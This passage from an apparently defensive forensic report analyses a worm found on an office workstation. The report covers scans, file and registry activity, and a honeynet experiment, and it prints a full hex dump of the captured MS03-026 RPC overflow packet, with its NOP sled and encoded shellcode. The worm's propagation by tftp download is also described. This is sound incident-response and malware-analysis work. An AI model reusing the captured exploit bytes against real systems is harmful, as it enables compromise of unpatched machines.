MSS=1460
```

Port 6667 is commonly used by Internet Relay Chat (IRC) applications. Users log into text-based "chat rooms" where they can converse with others in real-time text. Worm writers have devised ways to use publicly available chat rooms as a gathering place for "bots" that are installed by worms on their victims. The attacker can then join the chat room and discretely issue a command that his "bots" listen to and obey. This is the basis of many types of distributed denial-of-service attacks that threaten the Internet daily.

The system produced 3 SYN packets for an address before moving onto another. Circumstances in this discovery suggest this is exactly what this malware was designed to do, but more testing will be required to prove it.

Shortly after the port 6667 attempts, high volume 135/tcp scans started up.

```
192.168.200.10 -> 192.168.143.65  TCP 1808 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.208.173 TCP 1807 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.159.161 TCP 1809 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.244.8   TCP 1874 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.69.70   TCP 1875 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.160.153 TCP 1876 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.41.113  TCP 1813 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.240.69  TCP 1810 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 192.168.3.214   TCP 1811 > epmap [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
```

This appears to be the malware searching for other windows computers to infect. The destination pattern seemed consistent—all attacks were destined for random host addresses in the same 16-bit network space, and all were for port 135. The Windows RPC service listens on port 135, and many un-patched workstations are still vulnerable to a buffer overflow exploit in the RPC service that was discovered last year.  To test what the malware would do if it received a response from a listening host on port 135, I set up a netcat listener on my host computer that outputs all text to a log file:


```
nc –l –p 135 > attackdata.txt
```

Unfortunately there was nothing to see.  The malware simply established the TCP session, then disconnected without sending any data.

### 16.1.5 Regmon

Looking at Regmon, vsmon.exe scoured the registry for information about browser security settings and more.


Looking at FileMon I noticed that there were a lot of reads and writes to the temporary internet files folders area.


File Monitor - Sysinternals: www.sysinternals.com


File Edit Options Volumes Help

| # | Time | Process | Request | Path |
|---|---|---|---|---|
| 83 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\ |
| 84 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\index.dat |
| 85 | 10:23:42 PM | vsmon.exe:1304 | SET INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\index.dat |
| 86 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\index.dat |
| 87 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\index.dat |
| 88 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Cookies\index.dat |
| 89 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 90 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 91 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\ |
| 92 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\ |
| 93 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 94 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 95 | 10:23:42 PM | vsmon.exe:1304 | SET INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 96 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 97 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\index.dat |
| 98 | 10:23:42 PM | vsmon.exe:1304 | SET INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\index.dat |
| 99 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\index.dat |
| 100 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\index.dat |
| 101 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\index.dat |
| 102 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |
| 103 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |
| 104 | 10:23:42 PM | vsmon.exe:1304 | SET INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |
| 105 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |
| 106 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |
| 107 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 108 | 10:23:42 PM | vsmon.exe:1304 | OPEN | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 109 | 10:23:42 PM | vsmon.exe:1304 | SET INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 110 | 10:23:42 PM | vsmon.exe:1304 | CLOSE | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\ |
| 111 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\History\History.IE5\desktop.ini |
| 112 | 10:23:42 PM | vsmon.exe:1304 | QUERY INFORMATION | C:\Documents and Settings\Administrator.W2K1SP4\Local Settings\Temporary Internet Files\Content.I |

At the corresponding time, data was being written to a log file the malware created in the temporary internet files area.





I then ran a system change test in Winalysis. Winalysis reported that all of the shared folders (c$, d$, etc.) were all deleted. It reported that the Seed value in the Cryptography RNG key had been change.




### 16.1.6 Advanced Network Behavior Analysis using a Honeynet

Suspecting that the malware may be able to tell that it is not connecting to a windows host, and therefore does not issue the attack, I decided to allow the malware to attack a real honeypot.




I adapted my personal honeynet to do the job. My personal honeynet consists of a honeynet firewall configured to operate in bridge-mode, and an old Compaq laptop. running Windows 2000 Professional. I configured my honeypot to use IP address 192.168.200.20, and attached the outside interface of my honeynet firewall to my Vmware workstation via cross-over cable. I then changed the

Virtual machine's network interface to "bridged" mode.   This effectively attaches my "virtual" machine directly to the honeynet, as shown in the picture.

The Honeynet firewall was running a modified version of Rob McMillen's rc.firewall  Honeynet firewall script. http://www.honeynet.org/tools.  My modifications included physdev= matching commands in bridge-mode so that the firewall could operate smoothly on a 2.6.x Linux kernel.  The actual script I used can be obtained by following this URL:
http://my.starstream.net/taylorje/rc.firewall

The strength of using a honeynet firewall for malware behavior analysis is that protection mechanisms cannot prevent analysis when it is a real host that is being infected.  Though it could also be used to allow outbound communication with the IRC server, I did not allow the honeynet to remain attached to the Internet during the experiment.  My purpose was to understand how it was spreading, not who it was communicating with.

One downside of  this analysis method comes from the fact that the malware was operating in a random spread pattern.  I had no way of predicting how long it would take for my honeypot's address to be randomly picked by the attacking system.  Fortunately for me, it didn't take long—only 15 minutes.

The honeynet firewall alerted me that it had detected enough outbound connection attempts from my honeypot to trigger the outbound connection threshold restriction
rules.  That was my first clue that the honeypot had been compromised by the malware.  Syslog showed hundreds of firewall alerts, that outbound connection attempts to random destinations over port 135 were being blocked at high volume.


Through the Honeynet firewall's management port, I downloaded the snort.log file to my analysis station to see what had happened.  My honeynet firewall logs snort data in libpcap format, which allowed me to open it for analysis in Ethereal on Windows.

It was immediately obvious from the Snort log that high volume connection attempts had been made  to random hosts in the 192.168.0.0/16 range.

```
660 17042.094032 192.168.200.20 -> 192.168.20.246  TCP 1067 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
661 17042.123872 192.168.200.20 -> 192.168.118.138 TCP 1068 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
662 17042.152907 192.168.200.20 -> 192.168.7.201   TCP 1046 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
663 17042.154023 192.168.200.20 -> 192.168.216.30  TCP 1069 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
664 17042.183870 192.168.200.20 -> 192.168.58.179  TCP 1070 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
665 17042.214188 192.168.200.20 -> 192.168.156.71  TCP 1071 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
```

```
666 17042.244015 192.168.200.20 -> 192.168.254.220 TCP 1072 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
667 17042.274090 192.168.200.20 -> 192.168.96.113  TCP 1073 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
668 17042.304122 192.168.200.20 -> 192.168.194.5   TCP 1074 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
669 17042.334147 192.168.200.20 -> 192.168.36.154  TCP 1075 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
670 17042.364328 192.168.200.20 -> 192.168.134.46  TCP 1076 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
671 17042.394238 192.168.200.20 -> 192.168.232.194 TCP 1077 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
672 17042.424207 192.168.200.20 -> 192.168.73.88   TCP 1078 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
673 17042.454392 192.168.200.20 -> 192.168.171.236 TCP 1079 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
674 17042.484319 192.168.200.20 -> 192.168.13.129  TCP 1080 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
675 17042.514365 192.168.200.20 -> 192.168.111.21  TCP 1081 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
676 17042.544399 192.168.200.20 -> 192.168.209.169 TCP 1082 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
677 17042.574467 192.168.200.20 -> 192.168.51.63   TCP 1083 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
678 17042.604513 192.168.200.20 -> 192.168.149.211 TCP 1084 > epmap [SYN] Seq=0 Ack=0
Win=16384 Len=0 MSS=1460
```

Further investigation of the capture log showed that shortly before the SYN attacks from the honeypot began, a file called **vsmon.exe** had been successfully pulled down from 192.168.200.10 (my infected Virtual Machine) via tftp protocol.




Going further back, shortly before the tftp event, a series of 135/tcp connections to the honeypot took place from the infected host, including a very suspicious packet that is likely the attack that compromised the host.

No other communication took place.

To re-trace the attack and exploit events and information learned by setting up this honeynet experiment:

1. 192.168.200.10 made a tcpconnect() scan to 135/tcp, and closed normally.
2. 192.168.200.10 connected again to 135/tcp, negotiated an admin session of some kind, then closed normally.
3. 192.168.200.10 connected a third time, negotiated something at the application layer, and then sent a very suspicious packet. I noticed the NOOP slide:

```
length = 1440

000 : 05 00 00 03 10 00 00 00 A8 05 00 00 E5 00 00 00   ................
010 : 90 05 00 00 01 00 04 00 05 00 06 00 01 00 00 00   ................
020 : 00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE   ....2$X..EdI.p..
030 : 74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
040 : 70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
050 : 10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20   ........*M...j.
060 : AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00   .nr.....MARB....
070 : 00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00   ................
080 : 20 05 00 00 20 05 00 00 4D 45 4F 57 04 00 00 00    ... ...MEOW....
090 : A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46   ...............F
0a0 : 38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46   8..............F
0b0 : 00 00 00 00 F0 04 00 00 E8 04 00 00 00 00 00 00   ................
0c0 : 01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57   ............MEOW
0d0 : E8 04 00 00 D8 00 00 00 00 00 00 00 02 00 00 00   ................
0e0 : 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0f0 : 00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00   .....(..d)......
100 : 07 00 00 00 B9 01 00 00 00 00 00 00 C0 00 00 00   ................
110 : 00 00 00 46 AB 01 00 00 00 00 00 00 C0 00 00 00   ...F............
120 : 00 00 00 46 A5 01 00 00 00 00 00 00 C0 00 00 00   ...F............
130 : 00 00 00 46 A6 01 00 00 00 00 00 00 C0 00 00 00   ...F............
140 : 00 00 00 46 A4 01 00 00 00 00 00 00 C0 00 00 00   ...F............
150 : 00 00 00 46 AD 01 00 00 00 00 00 00 C0 00 00 00   ...F............
160 : 00 00 00 46 AA 01 00 00 00 00 00 00 C0 00 00 00   ...F............
170 : 00 00 00 46 07 00 00 00 60 00 00 00 58 00 00 00   ...F....`...X...
180 : 90 00 00 00 40 00 00 00 20 00 00 00 38 02 00 00   ....@... ...8...
190 : 30 00 00 00 01 00 00 00 01 10 08 00 CC CC CC CC   0...............
1a0 : 50 00 00 00 4F B6 88 20 FF FF FF FF 00 00 00 00   P...O.. ........
1b0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1c0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1d0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1e0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
1f0 : 00 00 00 00 00 00 00 00 01 10 08 00 CC CC CC CC   ................
200 : 48 00 00 00 07 00 66 00 06 09 02 00 00 00 00 00   H.....f.........
210 : C0 00 00 00 00 00 00 46 10 00 00 00 00 00 00 00   .......F........
220 : 00 00 00 00 01 00 00 00 00 00 00 00 78 19 0C 00   ............x...
230 : 58 00 00 00 05 00 06 00 01 00 00 00 70 D8 98 93   X...........p...
240 : 98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00 31 00   .O...=.W....2.1.
250 : 01 10 08 00 CC CC CC CC 80 00 00 00 0D F0 AD BA   ................
260 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
270 : 18 43 14 00 00 00 00 00 60 00 00 00 60 00 00 00   .C......`...`...
280 : 4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00 00 00   MEOW............
290 : C0 00 00 00 00 00 00 46 3B 03 00 00 00 00 00 00   .......F;.......
2a0 : C0 00 00 00 00 00 00 46 00 00 00 00 30 00 00 00   .......F....0...
2b0 : 01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99 F1 8A   ...........J....
2c0 : 50 6F 7A 85 02 00 00 00 00 00 00 00 00 00 00 00   Poz.............
2d0 : 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00   ................
2e0 : 01 10 08 00 CC CC CC CC 30 00 00 00 78 00 6E 00   ........0...x.n.
2f0 : 00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00 00 00   ................
300 : 20 2F 0C 00 00 00 00 00 00 00 00 00 03 00 00 00    /..............
310 : 00 00 00 00 03 00 00 00 46 00 58 00 00 00 00 00   ........F.X.....
320 : 01 10 08 00 CC CC CC CC 10 00 00 00 30 00 2E 00   ............0...
330 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
340 : 01 10 08 00 CC CC CC CC 68 00 00 00 0E 00 FF FF   ........h.......
350 : 68 8B 0B 00 02 00 00 00 00 00 00 00 00 00 00 00   h...............
360 : 06 01 00 00 00 00 00 00 06 01 00 00 5C 00 5C 00   ............\.\.
370 : 46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00   F.X.N.B.F.X.F.X.
380 : 4E 00 42 00 46 00 58 00 46 00 58 00 46 00 58 00   N.B.F.X.F.X.F.X.
```

```
390 : 46 00 58 00 C6 16 00 01 CC E0 FD 7F CC E0 FD 7F   F.X........▯...▯
3a0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
3b0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
3c0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
3d0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
3e0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
3f0 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
400 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
410 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
420 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
430 : 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
440 : 90 90 90 90 90 90 90 90 EB 02 EB 05 E8 F9 FF FF   ................
450 : FF 5B 31 C9 B1 DF 80 73 0C 12 43 E2 F9 21 D2 76   .[1....s..C..!.v
460 : 11 52 22 6A 1E 99 52 1E 99 62 0E BF 99 52 1A F9   .R"j..R..b...R..
470 : 1B 99 52 26 9F 52 6E 99 52 2E 99 C2 11 52 2E 99   ..R&.Rn.R....R..
480 : D8 11 5A 6A 99 53 32 99 C8 11 4B 0E 21 ED 21 E4   ..Zj.S2...K.!.!.
490 : 45 45 99 D8 11 1E 02 93 6B 18 77 61 61 53 67 10   EE......k.waaSg.
4a0 : 99 21 93 6B 11 66 46 7A 60 67 10 99 29 91 D2 16   .!.k.fFz`g..)...
4b0 : 91 D1 16 97 E4 66 C9 97 ED 66 C5 11 E0 11 E8 45   .....f...f.....E
4c0 : FA 35 12 12 12 66 74 66 62 3C 77 6A 77 32 3F 7B   .5...ftfb<wjw2?{
4d0 : 32 24 2B 3C 21 3C 23 21 23 3C 20 22 25 32 75 77   2$+<!<#!#< "%2uw
4e0 : 66 32 64 61 7F 7D 7C 3C 77 6A 77 12 78 12 FA 32   f2da▯}|<wjw.x..2
4f0 : 12 12 12 67 13 D1 FA 18 12 12 12 64 61 7F 7D 7C   ...g.......da▯}|
500 : 3C 77 6A 77 12 78 12 FA 15 12 12 12 1D 96 F6 ED   <wjw.x..........
510 : ED ED D1 4A 49 4F 42 91 FE 46 21 D2 99 EE 9F 5A   ...JIOB..F!....Z
520 : 52 99 C5 E1 B8 A2 56 B9 45 40 43 43 78 3A 78 13   R.....V.E@CCx:x.
530 : 43 43 47 41 ED C4 91 D6 46 97 D2 D1 5C 00 43 00   CCGA....F...\.C.
540 : 24 00 5C 00 31 00 32 00 33 00 34 00 35 00 36 00   $.\.1.2.3.4.5.6.
550 : 31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
560 : 31 00 31 00 31 00 31 00 31 00 31 00 31 00 2E 00   1.1.1.1.1.1.1...
570 : 64 00 6F 00 63 00 00 00 01 10 08 00 CC CC CC CC   d.o.c...........
580 : 20 00 00 00 30 00 2D 00 00 00 00 00 88 2A 0C 00    ...0.-......*..
590 : 02 00 00 00 01 00 00 00 28 8C 0C 00 01 00 00 00   ........(.......
```

The noop slide is a good indicator that something malicious is happening. Exploit writers use them to increase the probability that their injected code will be executed. For Intel processors, 0x90 means ":No Operation". If sent as a command, it produces a wait state, or a clock cycle in which the processor makes no changes. exploit writers pad their injected shellcode with noops to make sure other instructions left in memory are over-written with a harmless instruction, thus increasing the probability that their shellcode will be executed.

I ran this packet through snort to determine if it is a known attack pattern. The results were positive:

```
snort –A console –r suspect.packet –c /etc/snort/snort.conf

11/30-22:04:51.918791  [**] [1:2351:8] NETBIOS DCERPC ISystemActivator path overflow
attempt little endian [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 192.168.200.10:3134 -> 192.168.200.252:135
```

This confirms that the malware in this packet is attempting to use the Microsoft windows RPC overflow vulnerability to spread itself. Details of this vulnerability and how to prevent it's exploit can be found here:
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

# 17 Conclusion

It appears that this computer was only in production use for about a month before the suspicious incident at Clemmis occurred. Timelines and file system data indicate that the user's normal routine appears to be:

1. Unlock workstation at beginning of her shift.
2. Run the Citrix ICA Client and connect to the Clemmis Billing Citrix application.
3. Occasionally visit a personal or business related website.
4. Lock the workstation at the end of her shift.
5. The Citrix ICA session apparently times out eventually, and by the user's next shift, the same process repeats itself.

An extensive search of this workstation has not revealed evidence to support a theory that Lea Ryan used it to deliberately infect the network with a virus. Searches of deleted files did not turn up any evidence of wrongdoing, nor did search of slack space or string search. There was no evidence of attempts to delete incriminating evidence of perform any kind of cover-up. If wrongdoing did take place, this workstation was probably not directly involved in the event.

Recovered evidence does however reveal that this workstation had not been kept up to date with windows security patches, and may have been vulnerable to exploit at the time of the outbreak. Timeline evidence shows that bling.exe did appear on the system, but when we did forensics it was a zero-byte file. Stamped about the same time were three tftp log files, also zero-bytes in size. This evidence suggests a partially successful attempt at infecting this workstation, but did not result in full infection.

Evidence also shows that someone logged in as administrator after the outbreak occurred, and installed several patches, as well as antivirus software. This demonstrates that this workstation was in a condition that made it vulnerable to infection, and unable to defend against the propagation of malware. This evidence also stands in conflict with Andy Cook's claim that the clients at Clemmis had been kept up to date, and demonstrates that the PC was out of compliance with security policies when the incident took place.

Ironically, even after this system was patched and had antivirus installed, it contracted a second virus on the day incident response took place. This suggests that the second worm got access through some other means, possibly using administrative shares with a common administrator account.

Finally, the discovery that the infecting malware included backdoor capabilities means that management must consider what, if any, information might have been disclosed and respond appropriately to control risks.

## 18 References


"Theft of Trade Secrets" US Code: Title 18,1832 2004. 19 Dec 2004. <http://assembler.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001832----000-.html>

Russinovich, Mark and Cogswell, Bryce "Sysinternals Freeware" 2004. 20 Dec 2004.
<http://www.sysinternals.com>

Russinovich, Mark "Tdimon" Sysinternals Freeware 2004. 19 Dec 2004. <http://www.sysinternals.com/ntw2k/freeware/tdimon.shtml>

"DD Manual Page" Section: User Commands (1) 2002. 18 Dec 2004 <http://www.netadmintools.com/html/dd.man.html>

"file last accessed date and time attribute" FileTweak online help. 2004. 18 Dec 2004
<http://www.febooti.com/products/filetweak/online-help/file-last-accessed-date.html>

